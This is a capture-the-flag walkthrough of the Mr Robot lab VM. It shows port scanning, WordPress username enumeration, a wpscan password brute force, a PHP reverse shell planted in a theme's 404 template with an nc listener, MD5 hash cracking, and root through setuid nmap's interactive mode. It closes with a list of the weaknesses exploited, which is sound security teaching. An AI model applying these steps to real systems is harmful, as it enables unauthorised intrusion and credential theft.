first running port scan on the target

nmap

open ports : 80,443,22
22/tcp closed ssh conn-refused
80/tcp open http syn-ack Apache httpd
443/tcp open ssl/http syn-ack Apache httpd


Port 80 http

we get a web shell on the website


/prepare
/fsociety
/inform
/question
/wakeup
/join
/wp-login

gobuster


website is running on wordpress
and found
inside robots.txt
fsocity.dic
and the first flag
found /phpmyadmin but only accessible by local host



```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~#
```



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```



For security reasons, this URL is only accessible using localhost (127.0.0.1) as the hostname.

downloaded fsocity.dic file seems like it's a dictionary of passwords but has duplicates
we can remove duplicates by using uniq and sort

```
sort fsocity.dic | uniq > newfsocity.dic
```


wpscan

```
wp scan --url mrrobot.vuln -e u
```


enumerating wordpress login

We can enumurate usernames by trying to login and because the error message tells us that the username exists or not we can create a username list using the characters inside MrRobot series because of this box's theme

```
# username list
mrrobot
mr.robot
elliot
Darlene
Tyrell
```



ERROR: Invalid username. Lost your password?




ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

and we get a hit
now we can try to brute force the password with the file we downloaded earlier from robots.txt
using wpscan


```
wpscan --url mrrobot.vuln -U elliot -P ~/Downloads/newfsocity.dic
```

and we have valid creds
elliot:ER28-0652



```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
```

Web shell upload



WordPress 5.8.2 is available! Please update now.


Dashboard

WordPress 4.3.26 running Twenty Fifteen theme.


No activity yet!

Loading...

we are inside wordpress now
first thing we should try to do is upload a php reverse shell inside themes editor
first we open appearance and use the editor



now let's get our php-reverse-shell
used reverse shell:
Pentestmonkey php reverse shell
and use 404.php template and modify it's content and add our reverse shell



WordPress 5.8.2 is available! Please update now.

Edit Themes

Twenty Thirteen: 404 Template (404.php)

Select theme to edit: Twenty Thirteen Select

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

let's open our listener on 4444

```
nc -lvnp 4444
```


and we try to access the page mrrobot.vuln/wp-content/themes/twentythirteen/404.php

Privesc: daemon –> robot

let's start with getting stable shell

```
which python
python -c 'import pty;pty.spawn("/bin/bash")'
CTRL Z
stty raw -echo
fg
enter
enter
export TERM=xterm
```

looking into home we find a directory called robot




```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$
```

we can access the password.raw-md5 file


robot:c3fcd3d76192e4007dfb496cca67e13b

because it's md5 we can try to crack it using crackstation

robot:abcdefghijklmnopqrstuvwxyz




Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz




```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$
robot@linux:~$
```

Privesc: robot –> System



```
robot@linux:~$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

we can use nmap interactive mode to get to the root user



```
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
waiting to reap child : No child processes
nmap>
```

Conclusion

- Leaving important data inside /robots.txt
- Word was vulnerable to Password Brute forcing
- Wordpress was vulnerable to uploading reverse shell to the Themes templates
- stored password in home directory lead to compromising higher privileged user in the system
- using weak password encryption (MD5)
- having setuid on Binary file that lead to privilege escalation to root